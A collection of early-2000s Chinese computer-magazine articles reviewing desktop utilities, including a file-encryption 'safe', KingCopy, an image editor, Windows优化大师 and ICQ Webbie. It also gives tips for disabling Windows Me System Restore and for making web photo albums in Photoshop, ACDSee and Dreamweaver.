如果能够在计算机中安装一个“保险箱”，把我的秘密随时随意地锁进去，解开时只需一个密码便能打开，岂不是又安全又方便？这不，你瞧准了，“我的保险箱”隆重登场了！它是一个简单易用的文件加密产品，就像一个真正的保险箱一样，能有效地保护重要数据和隐私。为什么这样讲呢？因为“我的保险箱”与一般的文件加密软件不同，它不仅可以加密任意类型的文件，还可以加密文件夹，并且支持同时加密多文件！

闲话少叙，下载完成后得到一个压缩文件包，解压安装。当桌面上出现“我的保险箱”文件夹时，表明安装已经完成，现在可以正式感受“我的保险箱”带来的安全感了。

一、创建账号

作为保险箱的主人，我有权力为自己配一把打开保险箱的钥匙。同理，这儿我同样有权力为自己创建一个用户账号，以便我随时行使主人的权力。

1. 右键点击桌面上的“我的保险箱”图标，选择“设置保险箱”命令。

2. 在弹出的窗口中点击“新建用户”按钮。在弹出的窗口中填入用户名、E-mail、密码等账号参数，最值得注意的是“密文存储于”选项，这就是保险箱的藏身之处，建议输入一个隐蔽的目录，接着按下“确定”按钮。

3. 最后软件询问“确实要生成此用户”，当然按“确定”啦。


请稍等一会儿，直至用户生成完毕，这样，才能敲开保险箱的大门，并真正享受到它给我们带来的便利。

二、加密文档

我最关心的问题就是该如何给文档加密了，会不会很复杂呢？事实证明我的担心是多余的，只要你懂得如何在资源管理器中移动文档，你就会使用“我的保险箱”加密文档。不信请瞧下面的操作：

1. 登录保险箱：首先我们要打开保险箱，然后才能向里边儿放东西，对吧？双击桌面上保险箱的图标，从弹出的登录窗口中键入刚才创建的用户名与密码，按下“确定”就可以啦（如图1）。

2. 这就是“我的保险箱”的“真实面目”，界面显得朴素干净，感觉上与资源管理器很相像（如图2）。



Í¼1




图2



图3

加密文档的操作再简单不过了，将文件通过鼠标直接拖至保险箱中即可，同时原文件在原路径中消失。如此这般，可将任何文件，如图片文件、影音文件或程序文件拖进来加密。现在体会到了“我的保险箱”的过人之处了吗？它对加密文档进行集中式管理，不必一一加密，使用方式如同资源管理器一样，根本感觉不出来加密对文件的影响。要是没有密码，呵呵，那可休想看到里面的东西。

小技巧：还有一种更为方便的加密方法，就是直接右击文件，从其右键快捷菜单中选择“移动到XXX的保险箱”，XXX就是你创建的用户名。

三、解密文档

解铃还须系铃人，解密就是加密的逆向运动，操作上亦是如此。在如图2的界面中，选择需要解密的文件，选择快捷菜单“从保险箱中恢复到原始位置”即可，因为“我的保险箱”能够记住每个文件在加密前的位置。当然，出于需要，也可以恢复到指定的一个位置，只要执行快捷菜单中的“从保险箱中恢复到指定位置”命令。

除此之外，保险箱还增加了一个自动关闭功能，假如你忘记关闭保险箱就走了，经过一段时间，保险箱就会自动关闭。这样的软件为用户考虑得多仔细！点击“查看”→“设置”菜单，从弹出的对话框中作设置，拖动滑动条设置自动关闭的时间（如图3）。

这里我们介绍的是最新发布的单用户版，它的界面友好，功能强大新颖，虽说不支持多用户（注册后支持），但对于个人用户而言，它仍不失为一个安全方便的保险箱。立马从网上抓一个回来试试如何？别忘了与我分享你的喜悦！^_^

（此软件收录在《电脑爱好者》编辑部首次推出的《从毒龙到P4　傻博士装机实战》光盘中）

□湖北　东方不胜

文件拷贝之王——KingCopy

长期频繁地读写软盘，常使软盘不堪重负，从而出现坏道，以至于无法读取文件，导致资料丢失。如果放在软盘上的资料十分重要，那后果可就不堪设想！近日我在网上发现了一款相当优秀的文件拷贝软件——KingCopy，它可以帮助你修复损坏了的文件！

KingCopy具有相当强的读取与修复能力，能拷出软盘上以往无法拷出(如旧软盘)的文件，在复制文件过程中自动修复有错误的文件(由于储存介质损坏而引起的错误)，挽救重要的文档(对文本型如txt、html、doc等文档，以及图片、声音、视频文件有较好的修复率，美中不足的是，对于可执行文件，一般修复后都不能执行)。当要复制的文件与目标文件夹中的文件名字相同时，能自动找出合适的新文件名进行重命名，或者根据文件的新旧进行自动更新。支持文件断点续拷(就像NetAnts的断点续传功能一样)，当复制一批或一个文件遇到意外中断时可以保存任务，以后能继续完成。在复制一批文件时，可以跳过某个特难复制的文件。自动检测目标盘的可用容量，目标盘容量不足时显示提示信息。当复制有错误的文件时有详细的记录可供查看。支持外壳(Skin)技术，允许用户更换界面风格。除此之外，KingCopy扩展了"资源管理器"和"我的电脑"的右键菜单功能，能够快速简便地复制(移动)选定的文件。新颖的文件夹浏览窗口，具有独特的"我的收藏夹"和"最近使用文件夹"两个文件夹，大大地加速了操作步骤。我使用的KingCopy2.5 Beta版大小为879kB，一张软盘就可以装下。从各大下载网站都可以下载到这个版本的程序。下载了程序后，运行安装程序，很快KingCopy就在我们的硬盘上安家了！

讲了这么多，下面我们就来看看如何使用KingCopy来帮助我们拷贝软件吧。KingCopy 有两种文件拷贝操作模式：快捷模式和普通模式。

我们先讲快捷操作模式。KingCopy将操作整入到"资源管理器"和"我的电脑"中，从而使操作变得非常简便。用户用鼠标左键选定要拷贝的文件或文件夹，然后单击鼠标右键。这时我们看到右键菜单中多了"复制到文件夹"和"移动到文件夹"两个选项！点选"复制到文件夹"，这时可以看到如图1所示界面。在这里，我们需要确定将文件或文件夹放置到哪个子目录中去。选定后，单击"确定"，这时文件就开始拷贝。当然你有可能遇到文件同名的情况，如图2所示。这时，你可以根据KingCopy给你的提示，选择是"按文件的新旧自动更新"还是"覆盖已有的文件"、"跳过复制此文件"、"重新命名"。是不是很体贴？你还可以设置下次再遇到这种情况如何处理。

下面我们再来看看普通操作模式。

在开始菜单的程序组中找到"KingCopy 2.5"，点击运行就会出现如图3所示界面。选择"添加"按钮，这时会出现如图4所示界面。在这里，用户选择需要复制的文件或文件夹。选择好了以后，单击"确定"，刚才所选定的文件都到了KingCopy的任务栏中。这时我们再选择复制选择按钮。这时选择确定所复制文件或文件夹的目的地，选好后"确定"，即可开始拷贝。上面讲的都是"复制"文件的操作，其实"移动"和"备份"的操作与之差不多，大家可以自己体会，这里不再赘述！

断点续拷是KingCopy的一个特有功能。当用户复制一批文件或单个文件时，可以随时取消，此时KingCopy会提示是否要保存复制任务，选择"是"。当需要继续完成复制任务时，先启动KingCopy，选择"文件"→"打开未完成的任务"，"确定"，则 KingCopy会从中断的地方继续复制，是不是很简单？

如果在拷贝时，KingCopy发现文件有损坏(软盘受损时发生这种情况的几率很高)，KingCopy会自动进行修复操作。笔者发现txt、html、doc等一些文本型文件的修复率相当高，帮了我不少忙！

就笔者自己的使用体会而言，觉得每一个电脑用户都有必要装一个KingCopy，它实在是太好用了！



图 1




图 2




图 3



图 4

□上海 betman

图像我形我速

我形我速？刚拿到这个软件时，还真被它的名字迷惑了。在试用过这款软件后才发现，其实，它是一款图像处理软件。虽然无法和Photoshop相比，但对于家庭用户，它傻瓜式的使用界面，使得任何人都能够快速上手，它对图形、相片等多种介质的综合处理能力更使它脱颖而出。通过它，你可以轻轻松松地进行贺卡制作和简单的图像处理。

只要你用鼠标跟着“我形我速”的“快速任务”群组，就可以一步一步地完成你的作品，制作出充满个性和真情的贺卡、请帖、名片、月历及海报。相片项目、Internet智慧功能、创造性的效果、相片纠正、像册等等全部都在一个易于使用的套装软件中。如此多的功能，尽在一个软件之中，你是不是很期待呢？

先来谈谈“我形我速”的图像获取及编辑功能。“我形我速”提供了非常全面的图片获取方式，你可以有很多途径——数码相机、扫描仪、在线处理服务、CD-ROM、网页，甚至你计算机中现有的文件，来获取图片。另外，其获取的图片，也能保存在相册中统一管理。

在“我形我速”中，你可以在相册内选择图像，然后单击“编辑”按钮将其打开（见图1）。要选取图像，只要在图像上单击鼠标，选定的图像上就显现出绿色的轮廓。当图像处于活动状态并可以编辑时，它将填充于工作区，这时它还同其他活动图像一起显示在程序左下角的“略图卷轴”中。种类繁多的工具（例如“绘图工具”，见图2）以按钮的形式隐藏在“编辑”按钮的下方。单击一个按钮时，顶部的“工具栏”将相应地更改，显示一系列的特定工具。通常，还会有另一个下拉式工具栏，向您提供更多的选择。右边的“选项面板”中包含大量的特定按钮和滑动条，用于精确地控制各个工具的属性（例如宽度、透明度）。每个工具都有不同的控件集。同时，还可以从“预设值”选项卡中快速选取精心设计的效果。




图 1

整个编辑环境的流程是：从左边开始，顺时针到达顶部，再到右边的“选项面板”，从通常类型的编辑处理，到特定的工具，再到这些工具的精确控制。



图 2

“我形我速”在编辑上使用了面向对象的设计思想。当你创建出选定范围，并对它作了一些修改之后，选定范围就会变成对象。对象独立于图像的其他部分。通常对象包含“文本”、“道具”、“背景”以及画框等等。修改完图像之后，如果要保留对象，请将图像存成“我形我速”的模板（*.UPX）。如果要将图像发送给朋友、在网页上使用或将它们在其他程序中打开，请选择不同的文件格式（*.BMP 或 *.JPG）。不过这样一来，对象就会合并到图像中，再也不能独立地编辑了。

在新推出的“我形我速3”中新增的"网页工作室"可以将相片发到互联网上，把视频、音频和动画添加到网页中，这样就可以在Internet上与朋友分享创作成果了。

制作网页相册：

1. 单击"相册"选项卡，在选项面板上打开需要制作网页相册的略图所在的相册，然后在工作区选中需要使用的略图。

2. 单击命令面板上的“网页工作室”→“网页相册”按钮，操作界面如图3所示。在图3中选择模板，从下拉列表中选择模板类型，然后在选项面板上选择一个需要使用的模板。



图 3

3. 单击“下一步“按钮，在图4所示的选项面板中设置网页相册的标题和文字信息。



Í¼4

4. 单击“文件夹"文本框右侧的按钮，在弹出的对话框中指定网页相册保存的路径。然后在"文件名称"文本框中键入保存的网页相册的名称。

5. 单击“预览”按钮，启动默认浏览器查看网页相册效果。网页相册的略图下方显示你所选择的字段数据。

6. 在"目标"下拉列表中选择保存相册的方式。如果选择"到电子邮件"选项，单击“应用”按钮将弹出"发送选项"对话框。正确设置邮件发送系统后，程序将启动拨号网络发送邮件。如果选择"到磁盘"选项，程序将按照你在选项面板上指定的文件名称和路径保存网页相册。选择"到光盘"选项，如果系统中安装有刻录机，则可以将网页相册直接保存到可写入的光盘中。

另外，你还可以通过"排列略图"设置网页相册中排列略图的行数和列数，"略图大小"调整略图在网页相册上显示的大小，"背景色彩"将网页背景设置为你指定的单色背景，背景音乐则可以为你的相册添加一段动听的音乐。够丰富的吧！

除此以外，我形我速3还提供了制作多媒体网页贺卡的功能。既然我形我速提供了那么丰富的功能，你还等什么呢？：)

（此软件收录在《电脑爱好者》编辑部首次推出的《从毒龙到P4　傻博士装机实战》光盘中）

□北京　李晓

Windows优化大师

机器用的时间长了难免会出现各种各样的问题，为了让我们的电脑跑得更快，可以利用成都鲁锦先生精心编写的Windows优化大师。现在它的最新版本3.61版可以应用在Windows 98/Me/2000操作系统上，当你安装了“Windows优化大师”之后，软件在默认的情况下会自动运行。对于一般的共享软件来说，“Windows优化大师”是一款功能更为强大，项目分类较为详细，但是操作非常简单的优秀软件，它的优化对象分为硬盘、内存、菜单等非常细致的项目。下面我们就来详细介绍一下它的各个功能。

1. 系统信息检测

买回来的计算机，你对它的内部配件的了解到底有多少？看看这项“Windows优化大师”为你检测出来的结果，也许会让你有一个更为详细的了解（如图1）。

如果你想更为深入地了解各部件的信息，请按下“更多信息”按钮，“Windows优化大师”会将整个计算机系统中各部件最详细的信息列出来供你参考。

按下“优化方案”\“方案申请”按钮，软件会根据你填入的信息，给你一个参考性的系统优化方案，对你的整个Windows系统进行优化（如图2），但是这项功能只提供给已注册的用户。




图1




图2

“Windows优化大师”还提供了自动优化功能，这是一个比较笼统的优化方案，似乎是放之四海而皆准的方案，但是笔者觉得还是用自定义的优化方案来得好一些。这也是一个只向已注册用户提供的功能，未注册的用户只好一项一项地手动来进行优化了。

按下“系统医生“按钮，在弹出的检测窗口中，你可以检测到系统内的各种错误信息、关联或链接等，你可以利用系统医生将这些错误进行修复。

2. 磁盘缓存优化

在这一项中，你可以将计算机的磁盘缓存调整到理想状态，合理支配数据在缓存中的存储。你可以根据软件的提示，在各项缓存设置前打勾，然后按下“优化“按钮来进行合你心意的优化。在优化后发现不是很理想的话，你也可以按下“恢复”按钮，将内存的设置恢复到整理前的状态（如图3）。




图3

在“磁盘缓存”设置中，软件提供了“Windows标准用户”、“电脑游戏爱好者”、“多媒体爱好者”等多种优化方案，你可以根据你的具体情况来选择合理的优化方案（如图4）。

在虚拟内存方面，你也可以按下“虚拟内存”按钮来进行调整（如图5）。

如果你想整理一下计算机的内存碎片，那么只要按下“内存整理‘按钮就可以了。

3. 桌面菜单优化

这一项的优化设置简单明了，你可以将你的计算机中




图4




图5

的菜单运行速度、开始菜单速度、桌面图标速度调整到你习惯的速度。其他类选项也是需要你一个个勾选，然后按下“优化”按钮进行优化。其中，①开始菜单速度的优化可以加快开始菜单的运行速度，建议将该值调到最快。②菜单运行速度的优化可以加快所有菜单的运行速度，建议将该值调到最快。③桌面图标缓存的优化可以提高桌面上图标的显示速度，建议将该值调整到768。④加速Windows刷新率，实际上是让Windows具备自动刷新功能，建议选择。⑤可以加快Office2000画面的平滑滚动速度。⑥关闭开始菜单动画效果，建议选择。⑦关闭动画显示窗口，将关闭“单击从这里开始”的动画提示，建议选择（如图6）。



图6

4．文件系统优化

在此项中，“文件系统”的优化可以通过储存已访问的文件的路径和名字来加快下一次访问的速度。“CD/DVD-ROM优化选择”中，你可以选择“没有优化/不预读/Windows默认值/Windows优化大师推荐值”四项选项，建议使用“Windows优化大师推荐值”。其他优化选项，笔者推荐“CPU空闲时自动降温”和“优化异步文件传输”两项（如图7）。


图7

如果你有更多的优化要求，可以按下“高级”按钮，根据你的硬盘大小和AGP总线类型进行调整（如图8）。


图8

5．网络系统优化

在这一项中，你可以根据自己上网的方式、类型、Modem的速率等进行选择，笔者也建议将所有选项打勾进行优化。“Windows优化大师”还整合了左倾侯先生的“快猫加鞭”上网优化软件，在此我们不妨也可以试试（如图9）。

按下“域名解析”按钮，将经常浏览的页面打勾，然后按下“解析”按钮（图10）。因为我们在进行页面浏览时，浏览器需要将要访问的网址提交给域名解析服务器，域名解析服务器将网址解析成IP地址后浏览器再访问该IP地址。我们在做了优化工作以后，下次访问该网站时就不需要访问域名解析服务器，直接访问优化后的IP地址，从而提高了访问速度（注：此项优化工作需要在线工作）。



图9


图10

6．开机速度优化

建议将“引导信息停留时间”调整到最快。在下面的开机自动运行框中，你可以将不希望开机时自动运行的程序打勾，按下“优化”按钮，计算机重新启动后该程序将不再自动运行（如图11）。


图11

7．系统安全优化

“Windows优化大师”自带了一个病毒库，你可以利用“扫描”来查看计算机是否感染病毒。此外，软件还提供防止匿名登录、开机自动进入屏幕保护程序、每次启动注销时清除历史档案等诸多保护计算机不被匿名用户使用

的方案。此外，如果你需要禁止系统部分功能的话，请按下“更多设置”按钮（如图12）。




图12

8．注册信息清理

在此项设置中,你可以根据软件提供的选项扫描系统中的无用注册信息,并根据你的需要进行删除或者备份(如图13)。



图13

9．垃圾文件清理

在此项设置中，你可以根据自己的需要，在“扫描类型”中选择进行扫描的文件类型，在“删除类型”中选择要删除的文件类型，然后按下“扫描”按钮。软件在经过扫描后，会根据你的设置对所扫描文件进行动作，结果会在“扫描结果”中显示。“硬盘信息”所显示的是你硬盘的使用情况和剩余空间。

10．系统个性设置

此项设置中，“右键设置”可以设置当你按下鼠标右键所弹出的菜单中的选项；“桌面设置”可以对桌面上的图标进行个性化修改；在“其他设置”中，你可以更改你在安装Windows时所填写的信息和其他计算机信息。

11．其它优化选项

此项设置中提供了平时不经常使用的优化项目，除了“运行‘Windows优化大师’时需要输入密码”项外，笔者不推荐使用。

12．优化维护日志

如果你想看看你对自己的计算机都利用“Windows优化大师”做了哪几项优化措施，你可以翻到此项来看一看，以便及时更改或继续你的优化工作。

看了以上的介绍，相信你对“Windows优化大师”已经有了一个初步的了解。不管怎么说，作为一款国产的共享软件，“Windows优化大师”在各个方面做得都十分的出色，值得大家下载使用。不过别忘了支持国产软件，下载后进行注册啊。：)

（此软件收录在《电脑爱好者》编辑部首次推出的《从毒龙到P4　傻博士装机实战》光盘中）

□河南　郭辉

完全禁用Windows Me中的系统还原

Windows Me中的系统还原功能是一项新功能，可对于机器资源紧张者来说，还是把它给禁用了好。

一些书报上也有禁用Windows Me系统还原功能的文章，多是指出在系统属性中禁用“系统还原”一项。可是在实际使用过程中，你会发现仅仅如此操作的话，硬盘上的_restore文件夹还是在一天天地长大。

本人采用如下方法完全禁用了Windows Me中的系统还原功能。

第一步，鼠标右键单击“我的电脑”图标，选中“属性”，调出“系统属性”窗口，单击“性能”标签，再点“文件系统”按钮后，选择“疑难解答”标签，最后在“禁用系统还原”一项前加上对号，按“确定”。

第二步，运行注册表程序，找到如下分支“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices"将其中"*statemgr"键删除。

第三步，从软盘/光盘启动电脑，进入DOS模式，键入如下命令：

```
A:\>C:<回车>
C:\>attrib _restore -h -s -a <回车>
C:\>deltree _restore<回车>
```

经过以上步骤，重新启动机器后，在“文件夹选项”中将文件显示改为“显示全部文件”，并把“隐藏受保护的操作系统文件”一项前的勾去掉后，你就可以将硬盘上各个分区上的_restore文件夹给删除了。

如果该文件夹以后又再次出现，也不用管它，因为经过以上操作后，它就不会再变胖了，并且可以在Windows下随意删除。

另外，对于第二步操作，如果不想改动注册表的话，可以用以下方法代替。

第一种，在“运行”对话框中键入“msconfig",回车后，将“系统配置程序”中的“启动”标签里的“*statemgr”项前面的对号去掉，再确定就行了。

第二种，可以借助“Windows优化大师”这个工具软件。运行该软件后，在“开机速度优化”选项中，将“statemgr”项前面加个对号，再点“优化”按钮，退出“优化大师”并重新启动机器。

□南京　赵江

页面中的ICQ

对于很多经常出差的人来说，要想在网吧里使用ICQ和朋友聊天可真是一件麻烦事。因为首先要去下载软件，然后还要注册，最后必须保证你都记得你的好朋友的号码才能如愿以偿地聊（看来真是考验我们的记忆力呢）。可如今不用了，在人们的期盼之下，ICQ终于推出了基于Web页面的版本——ICQ Webbie，它实际上是利用JAVA技术编写的一段程序，这意味着我们无需下载ICQ软件，只要登录到站点上就可以使用ICQ了，并且前面的那些问题将不再困扰我们。

一、功能简介

利用ICQ Webbie，我们可以像正常使用ICQ一样在好友列表中进行查找、增加朋友，查看对方是否在线等，也可以与对方进行文字短信息的传送与接收，当你有事不能与对方联系的时候还能将自己的在线状态改变，并设置不接收陌生人的信息，以免受到其他人的骚扰。更为重要的是，ICQ Webbie能够把你的好友列表存储在服务器上，即使你更换一台机器上网的话，也不需要重新查询并添加。应该说它已经有了ICQ的基本功能，对于无法使用ICQ但又要和别人联系的朋友来说，是一个很不错的替代品。

二、使用指南

使用ICQ Webbie之前我们要确保已经拥有一个ICQ用户账号，而且一定要打开IE或者Netscape浏览器中的JAVA功能，其中IE浏览器在“工具/Internet选项/安全”中选择“自定义级别”来进行相关的设置（如图1）。设置完成之后，就可以按照下面的步骤使用ICQ Webbie了。



Í¼1

1.登录到http://www.icq.com/icqwebbie站点。由于页面中嵌入了JAVA程序，整个页面完全下载时间会稍微长一些，所以需要大家耐心等待。等页面完全显示之后，点击中部的“Start ICQ Webbie”按钮来运行ICQ Webbie。



图2

2.图2就是ICQ Webbie的登录界面，看起来没有ICQ的那么华丽，不过作为一个JAVA程序来说应该是非常不错了。在“ICQ number”和“Password”对话框中分别输入已经拥有的ICQ号码与口令，并按下“Connect”按钮与服务器进行连接。

3.成功登录到服务器上之后会发现没有任何记录，这当然是正常的，因为服务器上还没有留下你的足迹呢，此时可以点击下部的“Find/Add Users…”开始创建你的好友列表。如图3所示，我们可以按照对方的ICQ号码、电子信箱地址和个人具体信息来进行查询。




图3



图4

4.找到某位朋友之后，ICQ Webbie会弹出一个窗口，其中显示了你所要查找的对象。点击下部的“Add User…”按钮时将有一个确认窗口出现，你可以在此设置列表中显示的名称，并选择不同的组别来进行存放（图4）。

添加了一部分好友之后，ICQ Webbie看上去就不是那么单薄了。如图5所示，ICQ Webbie也有显示在线用户的功能，这让我们使用的时候更为方便；附带的好友分组功能则可以把不同类别的朋友分别归类放置，查找和使用起来更为便捷；而且下部的当前状态下拉列表里也有在线、隐身、离开等多个选项供大家选择。

当你需要给对方发送文字信息的时候，只要双击某人的名称就能够像使用ICQ一样正常书写和发送，这对ICQ的玩家来说都很熟悉，因此也就不详述了。



图5

三、试用感受

目前ICQ Webbie是Alpha版，所以肯定会有一些Bug存在，不过笔者感觉其稳定性还不错，系统资源占用率不高，也没有带来系统死机或者是程序冲突的现象。可是这个小程序中没有提供文件传输功能，如果我们需要给对方在线传输一些文件，还必须借助电子邮件的支持，应该说是一个不大不小的遗憾吧。另外，由于采用了浏览器内嵌的JAVA功能，所以在使用ICQ Webbie的时候最少要保留一个浏览器窗口，否则就会造成ICQ Webbie的自动关闭。

介绍了这么多，有兴趣的朋友不妨来试试，相信它会给你带来许多意想不到的便利。

□无锡　马志勇

做个网页相册

所谓网页相册，就是先用原始图片的缩略图建立一个所有图片的列表，同时在每个缩略图上都有一个指向原始图片的链接，这样做的好处是可以使浏览者很快地看到图片的大体内容，然后就可以只对感兴趣的图片进行单独浏览了。

可是怎样建立网页相册呢？当然可以先用Photoshop做好每张图片的缩略图，然后再用FrontPage将其一张张插入到网页中。如果是十几张图片还好，可要是有几十张图片就麻烦了。其实有一些软件中就包含了制作网页相册的功能，今天我就介绍三种制作网页相册的方法。

一、Photoshop的"Web Photo Gallery"功能

首先应确定将要制作成网页相册的源图片文件不是“只读”属性，然后打开Photoshop6.0，在"File"菜单下的"Automate"中选择"Web Photo Gallery"，出现如图1所示的对话框。




图 1

其中"Site"下的“Styles”是网页相册的样式选择，有四种样式可供选择，你可以在右边的预览框中预览各种样式。“Options”项可对网页相册进行具体设置，有“Banner”、“Gallery Images”、“Gallery Thumbnails”和“Custom Colors”四个选项，下面来分别介绍。

“Banner”是对相册目录的设置。在"Site Name"中输入网页相册的总目录名称，在"Photographer"中输入此相册的子目录名称，"Date"中输入制作日期，Font以及Font Size是对字体及字号的设置。

“Gallery Images”是对相册图片的设置。你可以不选择“Resize”而使用图片的原始大小，或者选择它重新对图片进行参数设置。"Thumbnails"中的"Size"可用来设置缩略图的大小，你可以选择"Use Filename As Caption"来决定是否把源图片文件名作为网页图片的名称。在接下来的"Resize Gallery Images"中可以设置源图片的大小和画面质量。

“Gallery Thumbnails”是对相册中字体的设置。可以选择是否出现源文件名称以及对字体、字号等项的设置。

“Custom Colors”是对相册颜色的设置。包括网页的背景色、文字的颜色以及链接的颜色等等。


在"Files"下的"Source"中单击Choose按钮来选择图片源文件所在的位置，然后在"Destination"中单击Choose按钮来选择网页相册存放的位置。其中的"Include All Subdirectories"单选项决定是否包含图片源文件中的全部子目录中的图片。

好了，设置好以上参数之后，单击"OK"按钮。等到网页相册制作完之后，Photoshop会自动地打开浏览器对刚刚制作好的网页图片相册进行预览。

二、ACDSee的"HTML Album Generator"功能

首先应保证所运行的ACDSee是3.0以上版本，将所要做成相册的图片保存在同一个文件夹里。运行ACDSee之后进入该文件夹，先选择"Edit"→"Select All Files"(Ctrl+A)，然后选择"Plug-ins"菜单下的"HTML Album Generator"选项，出现如图2所示的对话框。

对话框中的"Thumbnail Image"中用来设置图片的格式和大小。你还可以单击"Settings…"按钮来设置更详细的参数。在"Page Settings"中可以设置网页相册缩略图的列数(Columns)、行数(Rows)以及相册的标题(Title)。单击"Page Colors…"按钮后出现如图3所示的对话框，可选择背景色、文本颜色以及超级链接的颜色。在"Output"中选择网页相册的输出路径。下面两个复选项分别表示"复制源图像到输出的文件夹中"和"完成后启动浏览器来查看网页相册"，建议都选上。






图 3

好了，经过这样设置后单击"OK"按钮，稍等片刻后就可看到完成的相册。

三、Dreamweaver的Create Web Photo Album功能

应保证你所用的Dreamweaver版本是4.0，而且已经同时安装了Fireworks 4.0。首先将你的所有待处理的图片放到同一个文件夹中，打开Dreamweaver 4.0，选择‘Commands’菜单下的‘Create Web Photo Album”选项，出现如图4所示的对话框。不难看出，其设置选项与Photoshop和ACDSee相差无几，在此不再赘述。



图 4

